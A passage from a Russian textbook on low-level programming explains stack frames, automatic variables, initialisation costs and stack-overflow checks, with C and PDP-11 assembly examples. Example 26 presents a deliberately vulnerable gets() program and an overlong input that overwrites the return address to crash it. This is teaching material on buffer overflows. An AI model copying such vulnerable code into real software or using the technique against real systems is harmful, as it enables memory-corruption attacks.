Локальные переменные при их создании автоматически получают неизвестные<sup>1</sup> заранее значения, в отличие от переменных в статической памяти<sup>2</sup>. Именно поэтому инициализация автоматических переменных выполняется при каждом вызове подпрограммы: для этого каждый раз выполняется операция присваивания нужного значения или вызывается конструктор объекта. Ещё точнее: инициализация автоматической переменной выполняется при каждом входе в блок, в котором она описана. Так как в подпрограмме может быть много вложенных блоков со своими переменными, то транслятор вычисляет суммарный необходимый размер памяти, нужный для всех переменных всех вложенных блоков и предусматривает выделение сразу всей требуемой памяти при создании фрейма вызова подпрограммы в прологе. При входе во вложенные блоки со своими вложенными переменными, равно как и при выходе из них, память не выделяется и не освобождается (это единожды делается при входе в подпрограмму), но при этом выполняется инициализация значений переменных или запуск конструкторов при каждом входе и деструкторов объектов при каждом выходе из такого блока.

В том, что выделение памяти осуществляется только при входе в подпрограмму, а инициализация при каждом входе в описывающий блок (даже если это происходит в цикле), можно убедиться экспериментально. Для этого надо разработать небольшую программу, в которой будет определено несколько переменных, как в самой подпрограмме, так и во вложенных блоках. Далее надо предусмотреть вывод сообщений о инициализации переменной и о выделении памяти. Первая задача легко решается на C++: достаточно определить собственный класс, конструктор и деструктор которого будут выводить соответствующие сообщения и использовать переменные, являющиеся объектами этого класса. Решение второй задачи менее очевидно, так как средств для перегрузки операции выделения памяти в стеке не предусмотрено ни в C++, ни, тем более, в С. Однако и эту задачу решить несложно: можно проследить за адресами, назначенными переменным. Тут есть только один нюанс: так как выделяемая память для переменных вложенных блоков может находиться в начале фрейма, то совпадение адресов само по себе не гарантирует того, что не происходит каждый раз выделения и освобождения памяти по одному и тому же адресу. Однако можно выделить некоторое пространство в стеке, уже после резервирования пространства для локальных переменных и ещё до входа в первый вложенный блок. Это легко выполняется с помощью функции `alloca` (см. также пример 9 на стр. 101) или использования массивов неизвестного при компиляции размера. В этом случае пространство для локальных переменных резервируется в прологе функции, затем явный вызов `alloca` резервирует место в самом начале фрейма (т. е. адреса уже

---

1 Это то, что находились в этом месте стека; значения неслучайны, но неизвестны заранее.

2 Переменным в статической памяти обязательно будет назначено какое-либо определённое значение, которое будет записано в образ секции транслятором. Если в программе не указано инициализирующее значение, то транслятор подставит ноль.

выделенных локальных переменных будут больше адреса, возвращённого `alloc`) и лишь затем будет осуществлён вход во вложенный блок. Если память для локальных переменных блока выделяется при входе в блок, то адреса этих переменных будут меньше, чем вернула `alloc`, а если память была выделена при входе в подпрограмму, то все адреса локальных переменных будут больше.

**Пример 24. Выделение памяти и запуск конструкторов и деструкторов для локальных переменных**, описанных в теле функции и во вложенных блоках. В функции `main` описаны три переменных класса `T`, переменная `a` описана непосредственно в функции, а `b` и `c` в двух вложенных блоках.

```
#include <iostream>
using namespace std;

class T {
protected:
    int m_x[2];

public:
    T( void ) { m_x[0]=m_x[1]=0; cout << "T::T this=" << this; }
    operator int( void ) { return ++m_x[0] + m_x[1]; }
    ~T( void ) { cout << " T::~T this=" << this << endl; }
};

int main(int ac, char **av)
{
    T a;           // локальная переменная функции main
    int *mark = (int*)alloca( ac*sizeof(int) ); // маркер границы фрейма
    cout<<"\nenter main &a="<<&a<< " &mark="<<&mark<< " mark="<<mark <<endl;
    for (int i=0; i<ac; i++) {
        T b;           // локальная переменная вложенного блока
        cout << " a=" << a << " b=" << b << " &b=" << &b;
    }

    cout << "second nested block" << endl;
    for (int i=0; i<ac; i++) {
        T c;           // локальная переменная другого вложенного блока
        cout << " a=" << a << " c=" << c << " &c=" << &c;
    }

    cout << "leave main" << endl;
    return 0;
}
```

Конструктор и деструктор класса `T` выводят адрес переменной, а в коде функции `main` выводятся адреса переменных `a`, `b` и `c`, причём адреса переменных `b` и `c` выводятся при каждой итерации цикла. Это позволит проследить за выделением памяти в стеке для размещения переменных, а сами сообщения конструкторо-

ров и деструкторов за их выполнением при входе в и выходе из блоков. Ниже приводятся результаты выполнения этой программы, скомпилированной в 32-х разрядный код с максимальной оптимизацией под управлением 64-х разрядной версии ОС Linux<sup>1</sup>. Программа запускалась с одним дополнительным аргументом командной строки, так что аргумент `ac` функции `main` был равен 2 и циклы выполнялись два раза:

```
T::T this=0xff9f2044
enter main  &a=0xff9f2044  &mark=0xff9f204c  mark=0xff9f2000
T::T this=0xff9f203c  a=1  b=1  &b=0xff9f203c  T::~T this=0xff9f203c
T::T this=0xff9f203c  a=2  b=1  &b=0xff9f203c  T::~T this=0xff9f203c
second nested block
T::T this=0xff9f203c  a=3  c=1  &c=0xff9f203c  T::~T this=0xff9f203c
T::T this=0xff9f203c  a=4  c=1  &c=0xff9f203c  T::~T this=0xff9f203c
leave main
```

По результатам видно, что значение переменной `a` сохраняется всё время выполнения программы, а переменные `b` и `c` инициализируются конструкторами в начальное состояние на каждой итерации цикла, тогда как адреса этих переменных в памяти не меняются. Размещение переменных в фрейме:

Адрес	Примечания
...	незанятая область стека
0xFF9F2000	область, выделенная функцией <code>alloca</code>
0xFF9F203C	переменные <code>b</code> и <code>c</code> наложены друг на друга
0xFF9F2044	переменная <code>a</code>
0xFF9F204C	переменная <code>mark</code>
...	продолжение фрейма функции <code>main</code>

То, что переменная `b` находится в стеке в больших адресах, чем память, выделенная с помощью `alloca`, означает, что освобождения и выделения памяти в цикле не выполняется, пространство для всех локальных переменных выделяется при входе в подпрограмму. Для переменных `b` и `c` осуществляется только запуск конструкторов и деструкторов на каждой итерации цикла.

Так как во время выполнения второго вложенного блока переменная `b` уже «не существует», то оптимизатор накладывает переменную `c` на `b`, в результате чего их адреса совпадают. Такое наложение получается в результате оптимизации и не является обязательным. Если выполнить компиляцию этой программы без оптимизации, то для каждой из переменных `b` и `c` будет зарезервировано своё место в стеке.

**Использование переменных в автоматической памяти** обладает рядом специфичных особенностей:

- нельзя возвращать указатели на локальные нестатические переменные;

<sup>1</sup> Конкретно: OpenSUSE 11.2 Linux, ядро 2.6.31, компилятор gcc 4.4.1. Версия и разрядность ОС и задачи влияют на конкретное размещение вершины стека и разрядность переменных, но не на взаимное расположение переменных во фрейме процедуры. Для компиляции использовалась команда `g++ -m32 -O3 -o smp124 smp124.cpp`

- начальные значения переменных заранее неизвестны;
- опасность *переполнения стека* при создании фрейма;
- возможно ошибочное (или умышленное) изменение служебных областей фрейма (адреса возврата, сохранённых в стеке регистров и т. п.).

Время жизни автоматических переменных ограничено временем жизни всего фрейма вызова. При выходе из подпрограммы фрейм обязательно освобождается, и все находящиеся в нём переменные уничтожаются. Поэтому запрещена передача указателей на такие переменные при выходе из подпрограммы.

*Таблица 38: Примеры<sup>1</sup> ошибочного использования автоматических переменных.*

<pre>int *PACK1( int v ) {     int t = v;     return &amp;t; }</pre>	<p>Самая очевидная ошибка:зывающая функция получит указатель на то место, где только что находилась переменная <i>t</i>, но эта область памяти будет считаться неиспользуемой и может быть перезаписана в любой момент времени. Иногда можно исправить так: static int t.</p>
<pre>int *PACK2( int v ) {     int *t =         alloca(sizeof(int));     *t = v;     return t; }</pre>	<p>По сути та же самая ошибка: выделенная область памяти будет освобождена при выходе из подпрограммы и может быть перезаписана в любой момент после этого. Можно использовать более медленные способы выделения памяти в куче (функции <i>calloc</i>, <i>malloc</i>, оператор <i>pew</i>) или статическую переменную, если не требуется уникальность при каждом обращении к <i>PACK2</i>.</p>
<pre>struct list {     struct list *next;     int data; } static struct list *root; void INSERT( int v ) {     struct list item;     item.next = root     item.data = v;     root.next = &amp;item; }</pre>	<p>В данном примере функция не возвращает указатель на автоматический объект, зато встраивает его в список, обращение к которому возможно после возврата из подпрограммы. В таком случае последует обращение к тому месту в стеке, где когда-то находилась переменная <i>item</i>, но это место уже может быть занято какими-либо иными переменными и данные уже перезаписаны. Обычно ошибка исправляется выделением места для структур в куче (<i>malloc</i>, <i>pew</i> и т. п.), но это требует вызова функции <i>free</i> или оператора <i>delete</i> в последующем, когда структуры будут удаляться из списка.</p>

При резервировании места для локальных автоматических переменных просто осуществляется перемещение указателя стека на требуемую величину, содержимое же этой области при этом остается неизменным. В результате начальные значения автоматических переменных считаются заранее неизвестными. Это

<sup>1</sup> Лишь в первом из примеров (табл. 38) компилятор (GCC, Visual C/C++) обнаруживает проблему, а в других — нет. При обнаружении этой проблемы генерируется предупреждение (warning), а не ошибка (error), т. е. возможна «успешная» компиляция даже явно ошибочной программы.

именно неизвестные, а не случайные значения: реально в стеке будут находиться некоторые данные, оставшиеся от предыдущих вызовов подпрограмм и, соответственно, они не случайны.

Инициализация локальных автоматических переменных требует включения в пролог подпрограммы инструкций, выполняющих эту инициализацию или вызов конструкторов объектов для C++ явным образом. В этом плане интересно, что ранние нормы языка С (1974-1978 гг.<sup>1</sup>) допускали инициализацию только статических переменных, а для автоматических переменных задание их начального значения при описании переменной было невозможно: нужно было делать присвоение значений отдельным оператором:

C, 1974 г. (см. [7])	Современный C99 (см. [45])
<pre>int x 100; /* нет присваивания */ /* указывать тип int необязательно */ main(ac,av) /* нет типа "void" */ char *av[]; /* аргументы функции */ {     auto y; /* целочисленную у размещать               в автоматической памяти */     y = ac; /* начальное значение */     x -= y; /* запись оператора "-=" */     printf( "value=%d\n", x ); }</pre>	<pre>#include &lt;stdio.h&gt;  int x = 100; void main(int ac,char *av[]) {     int y = ac;     x -= y;     printf("value=%d\n",x); }</pre>

Ранние нормы языка С требовали более точного соответствия программы на С её ассемблерному представлению: если инициализация переменной потребует на ассемблере отдельных инструкций, то и в С это надо было делать отдельным оператором. В современных реализациях С/C++ инициализация значений переменных, размещённых в автоматической памяти, выполняется при входе в описывающий их блок; это происходит после выделения всего необходимого пространства в прологе подпрограммы. Надо отчётливо представлять себе цену инициализации переменных того или иного типа и то, как частота инициализаций зависит от размещения переменных во вложенных или объемлющих блоках (особенно внутри тела циклов). Иногда стоит изменить способ или место описания переменной для существенного сокращения издержек. Один из наиболее типичных случаев неэффективного или даже ошибочного кода связан с использованием строк и строковых констант в программах на языке С/C++.

При работе со строками в С надо учитывать, что строка представляет собой просто массив байтов. Как и для любого другого массива, для строки надо знать её размер в тот момент, когда для неё выделяется пространство. Если массив (или строка) размещаются в статической памяти, то размер должен быть изве-

<sup>1</sup> Синтаксис языка С тех лет сильно отличался от принятого в настоящее время. Так, например, в языке было ключевое слово `auto`, явно задающее размещение переменной в автоматической памяти, операторы `+=`, `-=` и т. п. записывались в виде `=+`, `=-`, ... инициализация статических переменных записывалась без знака равенства и многое другое.

стен компилятору. Если массив (строка) размещаются в автоматической памяти, то размер должен быть известен при его описании (ANSI C, C89 [44]), либо при входе в блок, в котором он описан (C99 [45], массивы неизвестного на этапе компиляции размера, см. также пример 9, со стр. 101). Но, помимо выделения памяти для строки или массива, надо учитывать ещё и трудоёмкость инициализации и стоимость обращения к элементам массива или символам строки.

```
int test( int n )
{
    char a[] = "abc"; /* a: массив, в который копируется строка abc */
    char *b = "def"; /* b: указатель, которому присваивается значение */
    char c[3+n] = "xyz"; /* c: указатель на массив, выделяемый с помощью
                           функции alloca, в который копируется строка */
    ...
}
```

При преобразовании этой программы в ассемблер транслятор должен подсчитать требуемый суммарный размер переменных (код для PDP11; транслятор абстрактный, т. к. Decus C не поддерживает синтаксис C99):

- а: массив из 3-х символов + терминатор, т. е. 4 байта;
- б: указатель на строку, 2 байта;
- с: массив неизвестного компилятору размера, реализуется в виде указателя на память, выделяемую alloca; размер указателя 2 байта.

В сумме для локальных автоматических переменных требуется 8 байт (10<sub>8</sub>). Пока будем предполагать, что подпрограмма не использует никаких регистров, кроме разрешённых для изменения (R0 и R1) и указателя фрейма R5:

```
.psect c~strn          / используем синтаксис ассемблера Decus
.0:     .asciz   "abc"   / константная строка "abc"
.1:     .asciz   "def"   / константная строка "def"
.2:     .asciz   "xyz"   / константная строка "xyz"

.psect c~code           / +4 аргумент p подпрограммы
test:    mov r5, -(sp)   / +2 адрес Возврата
        mov sp, r5       / R5: старое значение R5
                    / -4 переменная a (длина 4)
                    / -6 переменная b (длина 2)
                    / -10 переменная c (длина 2)

        sub $10, sp      / резервируем место для a,b и с
```

Формирование фрейма (если не надо было сохранять регистры R2–R4) на этом можно считать законченным, место для локальных переменных зарезервировано. В комментариях к прологу функции приводятся смещения аргументов и локальных переменных подпрограммы относительно указателя фрейма R5.

Далее транслятор должен принять меры для инициализации переменных а, б и с. Переменная а является массивом байт, в который во время инициализации должна быть размещена строка «abc». Часто это делается вызовом подпрограммы strcpy, которая скопирует строку в отведённое во фрейме место:

```

/ char a[] = «abc»;
    mov $.0, -(sp)           / адрес строки "abc"
    mov r5, -(sp)
    sub $4, (sp)            / адрес a (т.е. R5-4) в стек
    call _strcpy             / копируем "abc" в фрейм
    cmp (sp)+, (sp)+         / т.е. strcpy( a, "abc" );

```

Как видно, инициализация массива в автоматической памяти требует ощущимых вычислительных затрат. Если строка короткая, то транслятор вместо копирования константной строки может предусмотреть запись кодов символов прямо в нужное место во фрейме, т. е. `mov $61141, -4(r5)` (коды символов «аб») и `mov $143, -2(r5)` (код символа «с» и нулевого байта-терминатора строки). Такой вариант, безусловно, компактнее и быстрее, но только для коротких массивов.

Инициализация указателя на массив выполняется качественно быстрее, но надо учитывать, что сам массив может быть размещен в неизменяемой памяти:

```

/ char *b = «def»;
    mov $.1, -6(r5)          / записать в b адрес строки "def"

```

Самым дорогостоящим оказывается создание и инициализация массива неизвестного компилятору размера: надо, во-первых, вызвать функцию `alloc`, передав её вычисленный размер и, во-вторых, скопировать в выделенную память инициализирующую строку.

```

/ char c[3+n] = «xyz»;
    mov $3, -(sp)
    add 4(r5), (sp)          / передаём аргумент alloc, равный n+3
    call _alloc              / в R0 адрес выделенного пространства
    mov r0, -10(r5)           / записываем в с полученный указатель
    mov $.3, (sp)             / адрес константной строки "xyz"
    mov r0, -(sp)             / адрес выделенного буфера
    call _strcpy              / копируем "xyz" в буфер
    cmp (sp)+, (sp)+           / т.е. c = strcpy( alloc(n+3), "xyz" )1;
    ...

```

Инициализация переменных, равно как и использование динамически выделяемой памяти, часто обходится гораздо дороже, чем единичные инструкции процессора. Особенно это будет заметно для C++, когда потребуется осуществлять вызов, возможно, весьма нетривиальных конструкторов и деструкторов.

С точки зрения стоимости обращения к автоматическим или статическим переменным (в т. ч. массивам) можно выделить несколько основных режимов адресации и способов их применения для:

---

<sup>1</sup> Вызовы функции `alloc` должна обязательно распознаваться транслятором. Здесь, например, транслятор должен сначала вызвать `alloc` и лишь затем начать размещение в стеке аргументов `strcpy`, тогда как в обычном случае транслятор будет осуществлять вызовы подпрограмм по мере вычисления и размещения в стеке аргументов.

- Обращение к *статическим переменным*: адреса вычисляются компилятором и внедряются прямо в код инструкций:

```
data: .word 5
sum: add data, r0      / адресация типа "ссылка на память"
```

- Обращение к *автоматическим переменным* или *аргументам подпрограмм* простых типов, обращение к элементам *статических массивов*; осуществляется константным смещением к регистру (индексный режим): для аргументов и автоматических переменных смещением к указателю фрейма или стека, для статических массивов индекс элемента помещается в регистр, а адрес массива является смещением:

```
array: .word 0, 1, 2, 3
get: mov r5, -(sp)      / int get(int i){ return array[i]; }
      mov sp, r5
      mov 4(r5), r0      / 4(R5) – аргумент подпрограммы
      add r0, r0          / смещение равно удвоенному индексу
      mov array(r0), r0   / array(R0) – i-ый элемент
      mov (sp)+, r5
      return
```

Необходимые для этого режимы адресации (по абсолютному адресу, по относительному адресу к счётчику инструкций, смещением к регистру — т. е. относительно регистра, не являющегося счётчиком инструкций) поддерживаются практически всеми процессорами и являются весьма эффективными. Более сложные случаи адресации часто реализуются куда менее эффективно и иногда требуют нескольких инструкций (различается у разных процессоров).

- Обращение *по указателю* в статической или автоматической памяти; в случае PDP11 реализуется обычно с помощью 7-го режима адресации:

```
array: .word 0, 1, 2, 3
get2: mov r5, -(sp)      / int get2(int i) {
      mov sp, r5
      sub $2, sp          / int *p = array;
      mov $array, -2(r5)
      add 4(r5), -2(r5)   / p += i; // обращения к лок.i
      add 4(r5), -2(r5)   / // и аргументу
      mov *-2(r5), r0      / return *p;//7-ой режим адресации
      mov (sp)+, r5        / }
      return
```

- Указатели обычно стараются реализовывать в виде регистров, а не локальных переменных, либо перед использованием копировать указатель в регистр. Это позволяет использовать более простые режимы адресации

(по сравнению с относительной косвенной), в том числе автоинкрементные или автодекрементные. В PDP11 аналогичный приём с вычислением указателя приходится использовать и при обращении к элементам массива в автоматической памяти:

```
demo:    mov r5, -(sp)      / void demo( int first, int step ) {  
        mov sp, r5          / // 4(R5) 6(R5)  
        mov r2, -(sp)        / int i;           // -4(R5)  
        sub $12, sp          / int a[4];       // -14..-6(R5)  
        mov 4(r5), -14(sp)   / a[0] = first;  
        mov $1, -4(r5)       / for ( i=1; i<4; i++ ) {  
        br .2  
  
.1:     mov r5, r0          / a[i] = a[i-1] + step;  
        sub $14, r0          / // R0 := адрес начала массива a  
        mov -4(r5), r1        /  
        dec r1              / // R1 = i-1  
        add r1, r1            / // R1 := указатель на a[i-1]  
        add r0, r1            / // R2 := a[i-1] (м.е. R2=>R1)  
        add 6(r5), r2          / // R2 += step  
        mov -4(r5), r1          / // R1 = i  
        add r1, r1            /  
        add r0, r1            / // R1 := указатель на a[i]  
        mov r2, (r1)          / // a[i] = R2  
        inc -4(r5)           / // инкремент i  
  
.2:     cmp $4, -4(r5)      / // проверка конца цикла  
        bgt .1               / }  
        ...
```

В этих примерах хорошо видно, что в системе команд PDP11 эффективно реализуются обращения к переменным, если во время вычислений может изменяться не более чем один компонент адреса (индекс при статическом массиве, например, `return array[i]`; автоматический массив с константным индексом, например, `a[0] = first`; обращение к локальным переменным, когда меняется лишь адрес всего фрейма и т. п.). Но код становится достаточно громоздким и медленным, если при компиляции неизвестен более чем один компонент адреса или если надо использовать указатели.

Увеличить эффективность можно, если вместо переменных в автоматической памяти использовать регистры. В языке C/C++ предусмотрено задание т. н. класса памяти (*storage class*) при описании переменных. Всего допускалось четыре класса: `auto` (автоматическая память, т. е. в фрейме функции; это ключевое слово необязательное, класс памяти `auto` считается стандартным для локаль-

ных переменных, а для глобальных он неприменим; в современных стандартах это слово уже приобретает другой смысл<sup>1</sup>), **static** (статическая память в секции данных), **register** («регистровая» память, для реализации переменной будет по возможности использован какой-либо регистр, в противном случае будет использован класс **auto**) и **extern** (внешняя глобальная переменная).

Ключевое слово **register** можно использовать в описании локальных переменных, чтобы подсказать транслятору о целесообразности реализации данной переменной в виде регистра. Понятно, что регистровых переменных, во-первых, не может быть реализовано больше, чем есть доступных регистров, во-вторых, чем больше регистров будет занято, тем хуже будет оптимизирован код, работающий с другими переменными и, в-третьих, нельзя ссылаться на их адреса. Поэтому ключевое слово **register** имеет смысл использовать не более чем для двух-трёх локальных переменных в подпрограмме и только если в подпрограмме есть другие переменные (если переменных всего две-три, то оптимизирующий компилятор и так разместит их в регистрах). Слово **register** служит подсказкой транслятору о том, какие переменные самые важные для производительности подпрограммы (транслятор, в отличие от человека, часто не располагает информацией об ожидаемом числе выполнений тела цикла, о наиболее вероятном выборе ветвления и т. п., и поэтому не всегда может корректно оценить важность оптимизации конкретных фрагментов кода).

```
void *memcpy( void *to, void *from, size_t len )
{
    register char *pto = (char*)to,
                 *pfrom = (char*)from;
    while ( len-- ) *pto++ = *pfrom++;
    return to;
}
```

В данном случае слово **register** используется для описания обоих локальных переменных (что на первый взгляд противоречит предыдущему тексту), но это оправдано тем, что в цикле дополнительno есть обращения к аргументу **len**. В данном случае **register** подсказывает, что **pto** и **pfrom** важнее реализовать регистрами, чем оптимизировать использование **len**. Для указателей использование регистров особенно эффективно, так как позволяет использовать большее число режимов адресации и существенно улучшить генерируемый код. Здесь, скажем, реализация указателей **pto** и **pfrom** в виде регистров (пусть **R0** и **R1** соответствен-но) позволит реализовать тело цикла одной инструкцией **movb (R0)+, (R1)+**, вместо трёх **movb @6(R5), @4(R5), inc 6(R5), inc 4(R5)** при использовании памяти.

Резервирование пространства для фрейма осуществляется простым перемещением указателя стека. Однако, при этом возможно *переполнение стека*, в результате которого будут повреждены данные, находящиеся вне стека. В реаль-

---

<sup>1</sup> В стандарте C++0x [28] слово **auto** используется для обозначения т. н. «выводимого» типа, когда конкретный тип переменной может быть выведен из выражения, инициализирующего эту переменную, а для обозначения класса памяти это слово уже не употребляется.

ных системах стек может размещаться как в самом начале адресного пространства, так и дальше, когда перед стеком размещаются иные данные или код. В первом случае переполнение будет сопровождаться получением «отрицательного» указателя на вершину стека и, при использовании дополнительного кода, получением очень большого указателя и риском повреждения данных (или кода), находящихся после стека. Во втором случае могут быть повреждены данные или код, находящийся перед стеком.

По этой причине в реальных программах требуется проверка переполнения стека. Обычно для этого стараются использовать специальные механизмы защиты процессора (которые будут рассмотрены гораздо позже) и, лишь при невозможности этого, в пролог подпрограмм добавляют специальный код, проверяющий переполнение стека; например:

```

...                                / пролог функции, формирование фрейма
sub $SIZE, sp                      / резервирование места для авт. переменных
cmp STACK.LOW, sp                  / STACK.LOW: глобальная переменная
blt .+6                            / если STACK.LOW < SP, то переполнения нет
call OVERFLOW                       / аварийно завершить программу
...

```

Аналогичную проверку добавляют и в функцию `allocas`. Такой подход не является совершенно надёжным: переполнение могло произойти чуть раньше, при сохранении регистров, указателя на родительский фрейм или даже при вызове подпрограммы: инструкция `call` заносит в стек адрес возврата. А в этом случае данные уже могут быть повреждены<sup>1</sup>. Выполнять проверку переполнения стека перед каждой инструкцией, декрементирующей указатель стека, чересчур накладно, поэтому предпочтительнее использовать аппаратные механизмы защиты.

Эти механизмы будут подробнее рассмотрены гораздо позже, а их общая идея сводится к размещению перед стеком специально зарезервированной области адресов, обращение к которым запрещено на аппаратном уровне (т. н. «щитовая», *guard* область). Тогда переполнение стека автоматически приведёт к срабатыванию защиты, хотя в коде программы не будет никаких явных проверок. Правда, транслятор в этом случае должен особо обрабатывать выделение памяти для больших локальных массивов (т. е. массивов, размер которых превышает размер щитовой области): в пролог функции внедряется код, делающий обращения к предполагаемым ячейкам массива от больших адресов к меньшим с шагом, не превышающим размера щитовой области. Такой механизм гарантирует обнаружение любого переполнения стека, хоть единичной инструкцией, хоть резервированием очень большого массива и почти не требует вычислительных затрат. Некоторые сравнительно небольшие вычислительные затраты имеют место лишь при работе с большими локальными массивами (незначительные, т. к. одна лишь

<sup>1</sup> Конкретно в этом фрагменте кода есть ещё одна ошибка: если `SIZE` будет достаточно большим, то после его вычитания из `SP` может произойти переполнение указателя и полученный результат окажется «допустимым» по своей величине. В результате этого ошибка переполнения вообще не будет обнаружена, хотя и произойдёт. Строгая проверка существенно более громоздкая и медленная, поэтому используется далеко не всегда.

инициализация массива потребует много большего числа операций, чем проверка переполнения). Вообще, большие локальные массивы — достаточно редкий случай в программировании, причём их использование в любом случае должно быть обдумано, так как для больших массивов лучше (чаще всего) выделять место в куче или делать их статическими. Это не только уменьшит вероятность переполнения стека, но (в общем виде) обеспечит более быстрый и компактный машинный код.

Помимо опасности переполнения стека существует ещё одна значительная опасность: *выход за границы данных, размещённых в фрейме подпрограммы*. Это достаточно неприятная ситуация, так как в непосредственной «близости» от локальных переменных и аргументов подпрограммы находятся служебные данные фрейма, включающие, в том числе, адрес возврата из подпрограммы.

**Пример 25. Фрейм подпрограммы.** Ниже приводится небольшой поясняющий пример для PDP11 и Decus C, в котором программа на С отображает полное содержимое собственного фрейма вызова (*smp125.c*):

```
static char *msg[] = {
    " R5+4:      x", " R5+2: ret.addr", "   R5: prev.R5", " R5-2: saved.R4",
    " R5-4: saved.R3", " R5-6: saved.R2", "R5-10:      p", "R5-12:      i"
};

int frame(x)
int x;
{
    int      *p, i;

    p = &x;           /* получить адрес аргумента, т.е. конца фрейма */
    for ( i=0; i<sizeof(msg)/sizeof(msg[0]); i++ ) {
        printf( "%06o:\t%s = %06o\r\n", p-i, msg[i], p[-i] );
    }                  /* распечатать содержимое фрейма */

    return (0);
}

main()
{
    frame( 1 );
}
```

В данном случае подпрограмма всего лишь распечатывает содержимое собственного фрейма вызова, включая адрес возврата и указатель на фрейм вызывающей подпрограммы. Для этого достаточно просто получить адрес первого аргумента функции: сразу перед ним будет находиться адрес возврата, ещё раньше — сохранённый указатель фрейма, ещё раньше — сохранённые регистры и локальные переменные. Транслятор Decus C всегда сохраняет в стеке регистры R2...R4, даже когда они не используются функцией, поэтому между последней локальной переменной и первым аргументом находится однотипный фрагмент, что позволяет

ет легко определить содержимое фрейма. Современные трансляторы более гибко создают фрейм, поэтому необходимо анализировать генерируемый транслятором код, чтобы восстановить взаиморасположение отдельных частей фрейма и даже их наличие, но принцип сохранится.

При выполнении приведённой программы под управлением ОС RT-11 были получены следующие результаты:

```
000754: R5+4:    x = 000001
000752: R5+2: ret.addr = 001164
000750:   R5: prev.R5 = 000766
000746: R5-2: saved.R4 = 117650
000744: R5-4: saved.R3 = 072000
000742: R5-6: saved.R2 = 011650
000740: R5-10:      p = 000754
000736: R5-12:      i = 000007
```

В левой колонке отображаются адреса в памяти, далее указывается смещение к R5 (вычисленное по структуре фрейма) и поясняется «смысл» этой ячейки фрейма, в последнем столбце выводится содержимое. В данном примере функция `frame` лишь отображает содержимое фрейма, но в действительности подпрограмма может не просто считывать данные из фрейма, но и изменять их. Некоторые стандартные средства используют эту возможность, как, например, нелокальные переходы (стр. 232) и функции с переменным числом аргументов (раздел «Некоторые специфичные приёмы программирования», стр. 411), средства обработки исключений (C++ или расширения Visual C/C++), отладчики и т. п.

**Пример 26. Атака переполнением буфера.** Эта же особенность размещения локальных переменных часто используется при хакерских атаках типа «переполнение буфера». Такая атака возможна только при нарушении некоторых правил программирования, корректные программы такой атаке не подвержены. Ниже приводится текст очень простой программы с уязвимостью этого типа:

```
main()
{
    char name[ 64 ], family[ 64 ];

    printf( "\r\nPlease, enter your name (buffer at %0):\r\n", name );
    gets( name );
    printf( "and your family (buffer at %0):\r\n", family );
    gets( family );

    printf( "Are you %s %s?\r\n", name, family );
}
```

Предполагается, что программа ожидает ввода вашего имени и фамилии, после чего задаёт вам вопрос. Маловероятно, что длина вашего имени или фамилии превысит длину буфера (64 символа), а если такие ситуации будут встречаться на практике, то (как кажется на первый взгляд) размер буфера можно просто увеличить, скажем, до 100 символов или больше.

Please, enter your name (buffer at 660):

Big

and your family (buffer at 560):

Sleeper

Are you Big Sleeper?

Это пример крайне ошибочной логики. Настоящее имя вряд ли будет очень длинным, но никто не может гарантировать, что на вход программы не будет специально подана слишком длинная строка. Посмотрим, как выглядит фрейм функции `main` в данном примере и что будет при переполнении буфера:




Рисунок 17: Размещение фрейма функции `main` в стеке, пример 26.

На рис. 17 приводится фрейм функции `main` и актуальные адреса, по которым размещаются разные части фрейма (эти адреса можно узнать с помощью отладчика, либо, как сделано в данной демонстрационной программе, просто вывести нужный адрес во время её работы). Когда вы вводите своё имя, символы размещаются в памяти последовательно, начиная с первого элемента буфера `name`, т. е. с адреса  $000660_8$  и далее. Однако, если ввести более 63 символов (к строке будет автоматически добавлен байт-терминатор), то данные начнут размещаться в ячейках памяти, находящихся после буфера. Сначала будут изменено содержимое сохранённых регистров (если код, вызвавший нашу функцию, хранил в этих регистрах какие-либо нужные данные, то после возврата ему управления содержимое этих регистров окажется не тем, каким оно было перед вызовом), далее будет изменён сохранённый адрес фрейма вызывающего кода, а ещё далее — адрес возврата. Таким образом, если ввести строку из 72 символов<sup>1</sup> или больше, то будет изменён адрес возврата.

Попробуем это сделать, добившись недопустимого адреса возврата. Для этого можно задать имя из 73-х символов, причём код последнего должен быть нечётным, тогда адрес возврата тоже будет нечётным (т. е. недопустимым):

<sup>1</sup> Адрес возврата размещён в слове по адресу  $000770_8$  (т. е. `name+1108`) и, в случае строки из  $72_{10}$  символов, младший байт адреса возврата будет обнулён байтом-терминатором строки. В случае строки из  $73_{10}$  символов последний символ строки заменит младший байт адреса возврата, а старший байт адреса будет обнулён.

```
Please, enter your name (buffer at 660):  
012345678901234567890123456789012345678901234567890123456789011  
and your family (buffer at 560):  
ok  
Are you  
01234567890123456789012345678901234567890123456789012345678901  
?MON-F-Trap to 4 000061
```

Строка состоит из 73-х символов, из которых последний символ «1» (код равен  $61_8$ ) и сама строка завершается терминатором с кодом  $\emptyset$ . В результате ввода такой строки в программу происходит переполнение буфера, перезапись фрейма подпрограммы и замещение адреса возврата из подпрограммы величиной  $000061_8$  (последний символ и байт-терминатор строки в little endian представлении). Это приводит к аварийному завершению при попытке выполнить инструкцию по нечётному адресу: процессор возбуждает прерывание с вектором 4 (подробнее о векторах прерываний в PDP11 см. табл. 31 на стр. 74).

